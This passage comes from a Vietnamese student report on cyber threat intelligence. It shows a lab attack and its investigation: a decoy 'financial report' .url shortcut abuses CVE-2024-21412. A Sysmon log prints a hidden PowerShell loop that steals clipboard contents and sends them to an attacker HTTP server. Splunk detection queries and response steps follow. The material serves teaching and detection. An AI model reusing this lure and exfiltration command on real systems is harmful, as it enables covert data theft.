
Khởi tạo Web Server tại cổng 8000 để "hứng" dữ liệu văn bản từ máy nạn nhân gửi về.

python3 -m http.server 8000




```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Bước 3: Tạo file mới như Bao_cao_tai_chinh.url trỏ tới tệp cầu nối nhằm kích hoạt chuỗi lây nhiễm (bypass cảnh báo bảo mật): *nano Bao_cao_tai_chinh.url*



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 8.0 Bao_cao_tai_chinh.url *  
[InternetShortcut]  
URL=file://192.168.0.135/share/payload.url
```

Chuyển tệp mới như Bao_cao_tai_chinh.url vào thư mục Share trên máy Victim (192.168.0.119).



Bước 4: Kích hoạt và Đánh cắp


Nạn nhân truy cập thư mục Share và nhấp đúp chuột vào tệp Bao_cao_tai_chinh.url. Tại màn hình máy Kali (cửa sổ Web Server cổng 8000), dữ liệu nạn nhân vừa copy lập tức bị bắt lại qua log HTTP GET.



3.8.2.2 Điều tra

- Trên Splunk Server: Điều tra hành vi khai thác lỗ hổng (Event ID 1).

Query: `index="wineventlog" EventCode=1 ParentImage="*explorer.exe" CommandLine="*192.168.0.135*" | table _time, Computer, ParentImage, Image, CommandLine`



→ Hệ thống phát hiện tiến trình File Explorer bắt ngờ gọi một tệp lệnh từ mạng dùng chung.

- Trên Splunk Server: Phát hiện hành vi đọc trộm bộ nhớ đệm Clipboard.

Query: `index="wineventlog" EventCode=1 Image="*\\powershell.exe" CommandLine="*Get-Clipboard*" CommandLine="*Hidden*" | table _time, Computer, Image, CommandLine, User`

Event
SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=28240 Keywords=None TaskCategory=Process Create (rule: ProcessCreate) OpCode=Info Message=Process Create: RuleName: - UtcTime: 2026-05-10 17:56:42.393 ProcessGuid: {c9cd9036-c6da-6a00-6705-00000002900} ProcessId: 3920 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.19041.2913 (WinBuild.160101.0800) Description: Windows PowerShell Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "while(\$true){ try { \$clip = Get-Clipboard; if(\$clip){ Invoke-WebRequest -Uri ('http://192.168.0.135:8000/stolen?data=' + [uri]::EscapeDataString(\$clip)) -UseBasicParsing -TimeoutSec 2 } } catch { } Start-Sleep -Seconds 10 }" CurrentDirectory: C:\Windows\ User: DESKTOP-MI7JTVJ\B22DCAT252-HoangTai LogonGuid: {c9cd9036-b085-6a00-495c-020000000000} LogonId: 0x25C49 TerminalSessionId: 1 IntegrityLevel: Medium Hashes: MD5=BCF01E61144D6D6325650134823198B8, SHA256=B4E7BC24BF3F5C3DA2EB6E9EC5EC10F9099DEFA91B820F2F3FC700D9E4785C4, IMPHASH=88CB9A420410BDA787E305B65518A934 ParentProcessGuid: {c9cd9036-c6da-6a00-6505-00000002900} ParentProcessId: 6292 ParentImage: C:\Windows\System32\cmd.exe ParentCommandLine: C:\Windows\System32\cmd.exe /c ""\192.168.0.135\share\spyware.bat" " ParentUser: DESKTOP-MI7JTVJ\B22DCAT252-HoangTai

→ Phát hiện tiến trình PowerShell chạy ẩn (Hidden) và thực thi lệnh đọc trộm clipboard (Get-Clipboard) trên máy nạn nhân.

- Trên Splunk Server: Cảnh báo hành vi rò rỉ dữ liệu (Event ID 3).

Query: `index="wineventlog" EventCode=3 Image="*powershell.exe" DestinationIp="192.168.0.135" | table _time, Computer, Image, SourceIp, DestinationIp, DestinationPort`

New Search		Save As ▾									
index="wineventlog" EventCode=3 Image="*powershell.exe" DestinationIp="192.168.0.135"		Time range:									
table _time, Computer, Image, SourceIp, DestinationIp, DestinationPort											
✓ 14 events (5/10/26 1:00:00.000 AM to 5/11/26 12:57:00 AM) No Event Sampling ▾		Job ▾ ▢ ↻									
Events (14)	Patterns	Statistics (14)									
✓ Timeline format ▾ - Zoom Out + Zoom to Selection × Deselect											
✓ Format ▾ Show: 20 Per Page ▾ View: List ▾											
< Hide Fields ▢ All Fields SELECTED FIELDS # host 1 # source 1 # sourcetype 1 INTERESTING FIELDS # ComputerName 1 # DestinationHostname 1 # DestinationIp 1 # DestinationIpV6 1 # DestinationPort 1	<table> <thead> <tr> <th>i</th><th>Time</th><th>Event</th></tr> </thead> <tbody> <tr> <td>></td><td>5/11/26 12:59:16.291 AM</td><td>05/11/2026 12:59:16.291 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-MI7JTVJ Show all 33 lines host = DESKTOP-MI7JTVJ source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational</td></tr> <tr> <td>></td><td>5/11/26 12:59:06.352 AM</td><td>05/11/2026 12:59:06.352 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4</td></tr> </tbody> </table>		i	Time	Event	>	5/11/26 12:59:16.291 AM	05/11/2026 12:59:16.291 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-MI7JTVJ Show all 33 lines host = DESKTOP-MI7JTVJ source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational	>	5/11/26 12:59:06.352 AM	05/11/2026 12:59:06.352 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4
i	Time	Event									
>	5/11/26 12:59:16.291 AM	05/11/2026 12:59:16.291 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-MI7JTVJ Show all 33 lines host = DESKTOP-MI7JTVJ source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational									
>	5/11/26 12:59:06.352 AM	05/11/2026 12:59:06.352 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4									

→ Phát hiện kết nối mạng liên tục từ PowerShell ra cổng 8000 của máy chủ lạ để trộm dữ liệu.


Kết hợp cảnh báo và quá trình điều tra, ta được báo cáo như sau:

Thời gian	Hành vi
10/04/2026: 20:18:00	Tệp Bao_cao_tai_chinh.url được tạo và xuất hiện trong thư mục Share của Victim.


10/04/2026: 20:30:21	Lỗi hỏng CVE-2024-21412 bị kích hoạt, hệ thống tự động tải và gọi tệp payload.url từ SMB Server của kẻ tấn công.
10/04/2026: 20:30:39	Tiến trình powershell.exe được khởi chạy ngầm bằng tham số - WindowStyle Hidden và -ExecutionPolicy Bypass.
10/04/2026: 20:30:45	Tiến trình powershell.exe thực thi lệnh Get-Clipboard, truy cập thành công bộ nhớ đệm chứa văn bản của nạn nhân.
10/04/2026: 20:30:50	Tiến trình powershell.exe thiết lập kết nối TCP tới 192.168.0.135:8000 và gửi dữ liệu ra bên ngoài.

3.8.2.3 Ứng phó sự cố Trên Victim


- Sử dụng Task Manager để tìm kiếm và lập tức kết liễu (End Task) tiến trình Windows PowerShell đang chạy nền.



- Trên Victim: Truy cập vào thư mục Share và xóa vĩnh viễn tệp môi như Bao_cao_tai_chinh.url.



- Trên Victim: Cấu hình tường lửa tạo Outbound Rule để chặn kết nối ra cổng 8000.



KẾT LUẬN

Sau một thời gian nghiên cứu và thực hiện đề tài "Nghiên cứu và triển khai hệ thống thu thập và phân tích thông tin về mối đe dọa an ninh mạng", nhóm đã hoàn thành các mục tiêu đề ra và rút ra được những kết luận quan trọng như sau:

Kết quả đạt được:

- Về lý thuyết: Nhóm đã hệ thống hóa được các khái niệm cơ bản về Tình báo mối đe dọa mạng (CTI), hiểu rõ vòng đời của CTI từ khâu lập kế hoạch, thu thập đến phân tích và phổ biến thông tin. Đồng thời, nhóm đã nắm vững các tiêu chuẩn quốc tế như STIX/TAXII và các khung tham chiếu quan trọng như MITRE ATT&CK.
- Về thực hành: Nhóm đã triển khai thành công mô hình hệ thống tích hợp, sử dụng các công cụ mã nguồn mở mạnh mẽ để thu thập các chỉ số độc hại (IOC) từ nhiều nguồn khác nhau. Hệ thống bước đầu đã có khả năng chuẩn hóa dữ liệu và cung cấp cái nhìn trực quan về các hình thức tấn công phổ biến.

Ý nghĩa của đề tài:

- Việc xây dựng một hệ thống phân tích mối đe dọa không chỉ giúp tổ chức chủ động hơn trong việc phòng vệ mà còn giảm thiểu thời gian phản ứng trước các cuộc tấn công có chủ đích (APT).
- Đề tài đã khẳng định vai trò của việc chia sẻ thông tin tình báo trong cộng đồng an ninh mạng nhằm đối phó với những kỹ thuật tấn công ngày càng tinh vi của tin tặc.

Hạn chế và hướng phát triển:

- Hạn chế: Do giới hạn về thời gian và tài nguyên phần cứng, việc xử lý dữ liệu lớn (Big Data) trong thời gian thực vẫn còn độ trễ nhất định. Một số nguồn tin tình báo chuyên sâu có phí vẫn chưa được tích hợp đầy đủ.
- Hướng phát triển: Trong tương lai, nhóm dự kiến sẽ tích hợp thêm các thuật toán Học máy (Machine Learning) để tự động hóa việc phát hiện các hành vi bất thường và mở rộng khả năng tích hợp với các hệ thống tự động phản ứng sự cố (SOAR) nhằm tạo ra một quy trình bảo mật khép kín và thông minh hơn.

TÀI LIỆU THAM KHẢO

- [1] Nguyễn Ngọc Điệp, Ninh Thị Thu Trang, Vũ Minh Mạnh, *Bài giảng Kỹ thuật theo dõi, giám sát an toàn mạng*, Học viện Công nghệ Bưu chính Viễn thông, 2025.
- [2] "What is Cyber Threat Intelligence?," CrowdStrike. [Online]. Available: <https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/>.
- [3] "What is a Threat Intelligence Platform (TIP)?," CrowdStrike. [Online]. Available: <https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/threat-intelligence-platforms-tip/>.
- [4] "The 4 Types of Threat Intelligence," CrowdStrike. [Online]. Available: <https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/types-of-threat-intelligence/>.
- [5] "The Lifecycle of Cyber Threat Intelligence," CrowdStrike. [Online]. Available: <https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/threat-intelligence-lifecycle/>.
- [6] "STIX 2.1 Standard Documentation," OASIS Open. [Online]. Available: <https://docs.oasis-open.org/cti/stix/v2.1/os/stix-v2.1-os.html>.
- [7] "Introduction to TAXII," OASIS Open. [Online]. Available: <https://oasis-open.github.io/cti-documentation/taxii/intro.html>.
- [8] "MITRE ATT&CK® Framework," MITRE. [Online]. Available: <https://attack.mitre.org/>.
- [9] "OpenCTI Documentation: Ecosystem and Architecture," Luatix. [Online]. Available: <https://docs.opencti.io/>.
- [10] "Splunk Enterprise Documentation: Getting Data In," Splunk Inc. [Online]. Available: <https://docs.splunk.com/Documentation/Splunk/latest/Data/Getdatain>.
- [11] "IBM X-Force Exchange User Guide," IBM Security. [Online]. Available: <https://exchange.xforce.ibmcloud.com/hub>.
- [12] "Dataminr Pulse for Cyber: Real-time Threat Detection," Dataminr. [Online]. Available: <https://www.dataminr.com/pulse-for-cyber>.
- [13] "Anomali ThreatStream: Operationalize Threat Intelligence," Anomali. [Online]. Available: <https://www.anomali.com/products/threatstream>.
- [14] "Sysmon (System Monitor) User Guide," Microsoft Learn. [Online]. Available: <https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>.
- [15] "Integrating OpenCTI with Splunk for Enhanced SOC Operations," Medium/Cybersecurity Blogs. [Online].